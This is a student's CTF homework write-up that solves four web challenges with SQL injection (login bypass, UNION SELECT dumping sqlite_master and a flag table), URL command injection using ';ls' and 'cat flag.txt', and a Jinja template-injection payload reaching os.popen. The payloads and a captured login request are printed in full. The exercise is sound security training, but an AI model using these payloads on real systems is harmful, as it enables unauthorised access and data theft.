

Practical Cyber Operations

HW2

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| Problem ID | Captured Flag | Steps |
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| P1 | picoCTF{3v3n_m0r3_SQL_7f5767f6} | You gained access to the admin login through SQL injection by intercepting traffic with Burp Suite. After noticing a letter substitution, you adjusted your injection accordingly by replacing "OR" with "BE." This circumvented authentication, showcasing the significance of understanding input processing in security exploitation. This underscores the need for meticulous analysis in bypassing security measures. |
| P2 | picoCTF{G3tting_5QL_1nJ3c7I0N_1lk3_y0u_sh0ulD_78d0583a} | You bypassed the login using SQL injection ('or 1=1;--') and accessed the tables. Recognizing the SQLite structure, you crafted a query to navigate to the desired table. With persistence and research, you successfully extracted the flag using a targeted query. |
| P3 | picoCTF{moo ooo0 o} | Despite initial suspicion of prototype pollution, the issue stemmed from a simple code injection vulnerability. By appending ;ls to the URL, a list of files was obtained. Leveraging this, the cat command was utilized to read the flag.txt file, ultimately resolving the challenge. |
| P4 | fsuCTF{an_aphorism_the_world_in_a_phrase} | Upon confirming the SSTI vulnerability with a basic Jinja test, I executed system commands to |

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| | | access the flag file. Utilizing Jinja's Template class, I accessed the os module to execute commands like 'id' to retrieve website IDs. Subsequently, replacing 'id' with 'cat flag.txt' successfully retrieved the flag content, demonstrating the exploitation of the SSTI vulnerability. |
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Q1.

In this first problem we are required to enter through the admin login.

Since it is the only source of entry for this site.

Once done, I figured out that we need to use the burp suite for intercepting the traffic.

I have changed the debug from 0 to 1.

Due to this change I logged in again with sql injection which didn't work. But this helped me understand the logic.

I had put this 'or 1=1;-- but got the response changed to 'be 1=1;-- which shows that the letters are shifted and its not reading OR as OR instead as BE which completely changes the meaning of the whole injection.

After understanding how shifts have been made I put the same injection with "BE" instead of OR and it worked.




I have added the screenshots of every step.

Your flag is: picoCTF{3v3n_m0r3_SQL_7f5767f6}

jupiter.challenges.picocftf.org/problem/54253/

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Admin Log In

Password:

Login

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1 POST /problem/54253/login.php HTTP/1.1
2 Host: jupiter.challenges.picoctf.org
3 Content-Length: 33
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: https://jupiter.challenges.picoctf.org
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.0
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: https://jupiter.challenges.picoctf.org/problem/54253/login.html
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Priority: u=0, i
21 Connection: close
22
23 password=%27or%1%3D%3B--&debug=0
```

Login

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

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12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.0
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21 Connection: close
22
23 password=%27or%1%3D%3B--&debug=1
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Q2.

In this problem we have to be provided with only a login page.

According to my instinct I tried with uname: admin and pass: admin, it didn't work.

After that I tried the sql injection Uname: admin Pass: 'or 1=1;--' which worked and I could login inside.


Once logged in, I got to see the tables and a search option.

This table reminds of the sqlite_master table. Every SQLite database contains a single "schema table" that stores the schema for that database. The schema for a database is a description of all of the other tables, indexes, triggers, and views that are contained within the database.

So after multiple attempts and research I got the query for getting into a table.

After which I again fired a query for the flag.

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Security Challenge

Please log in

Log in

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Welcome

Log Out

Search Office

s' union select sql,1,1 from sqlite_master;-- Search

Algiers' union select sql,1,1 from sqlite_master;--

| City | Address | Phone |
|----------|---------------------------------|--------------------|
| Algiers | Birger Jarlsgatan 7, 4 tr | +246 8-616 99 40 |
| Bamako | Friedrichstraße 68 | +249 173 329 6295 |
| Nairobi | Ferdinandstraße 35 | +254 703 039 810 |
| Kampala | Maybe all the tables | +256 720 7705600 |
| Kigali | 8 Ganton Street | +250 7469 214 950 |
| Kinshasa | Sternstraße 5 | +249 89 885 627 88 |
| Lagos | Karl Johans gate 23B, 4. etasje | +234 224 25 150 |
| Pretoria | 149 Rue Saint-Honoré | +233 635 46 15 03 |

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

Log Out

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rs' union select flag,id,1 from more_table;-- Search

Algiers' union select flag,id,1 from more_table;--

| City | Address | Phone |
|---|---------|-------|
| | 1 | 1 |
| CREATE TABLE hints (id INTEGER NOT NULL PRIMARY KEY, info TEXT) | 1 | 1 |
| CREATE TABLE more_table (id INTEGER NOT NULL PRIMARY KEY, flag TEXT) | 1 | 1 |
| CREATE TABLE offices (id INTEGER NOT NULL PRIMARY KEY, city TEXT, address TEXT, phone TEXT) | 1 | 1 |
| CREATE TABLE users (name TEXT NOT NULL PRIMARY KEY, password TEXT, id INTEGER) | 1 | 1 |





Q3.

In this problem there no source of vulnerability, I tried searching for cowsay vulnerability which suggested that it might be a prototype pollution. But this didn't lead to a solution.

It is a simple code injection attack.

Here I put up ;ls in the url, which provided a list of of files t consists of.

Now its easy to write the cat command along with the falg.txt to open the file.

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Q4.

As it was clearly mented this was a SSTI based problem.

Just to cross check whether it's a Jinja baased, I entered `{{7*7}}` and it worked and gave 49 as the outcome.

So soon it became clear to find the system command for getting into the file that has the flag.


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{{ self.__init__.__globals__.__builtins__.__import__('os').popen('id').read() }}
```

```
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('cat flag.txt').read() }}
```

Here we are trying to access to the os module from the jinja2 Template and open the “id” which gave us the IDs for this website.

So next time I tried putting “cat flag.txt” instead of “id” and it worked.

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fsuCTF{an_aphorism_the_world_in_a_phrase}
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The screenshot shows a web browser window with the address bar displaying "ctf.cs.fsu.edu:15000". The browser's address bar also shows "Not secure". The page content includes a form with the following fields and values:

- Name: Penny
- Hometown: India
- Favorite Animal: Dog
- Age: 23
- Favorite Quote: {{ 7 * 7 }}

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User Profile

Name: Penny

Hometown: India

Favorite Animal: Dog

Age: 23

Favorite Quote:

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That quote sure seems funky

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